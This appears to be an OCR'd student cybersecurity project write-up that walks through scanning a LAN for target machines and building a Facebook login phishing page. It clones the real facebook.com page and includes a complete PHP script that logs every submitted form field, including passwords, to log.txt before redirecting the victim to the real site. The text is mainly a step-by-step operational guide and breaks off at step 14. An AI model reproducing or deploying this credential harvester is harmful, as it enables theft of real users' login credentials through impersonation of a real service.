
Major Project task 1

Host a server and scan the network using various tools and commands.


- To determine the live system, to which you will be sharing the login phishing website, use the Advanced IP Scanner to scan the LAN network and find the systems connected to the same network. Also, determine their IP Address, System names, and MAC address.

Login phishing website:-


Step 1:- Open browser.




Step 2:- Type facebook.com & Click on first link.




Step 3:- Right click on facebook page.




Step 4:- Click on Save as.




Step 5:- Click on NewFolder & Rename it as Phishing.




Step 6:- Open Phishing Folder.



Step 7:- Type Facebook & Click on Save.



Step 8:- Facebook.html is Created.




Step 9:- Type phishing script & Click on first link.


Related Articles >

```php
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```


Step 10:- Copy php script to notepad.




Step 11:- Php script in notepad.




Step 12:- Type https.




Step 13:- Delete log.txt .




Step 14:- Type facebook.txt & Click on File.



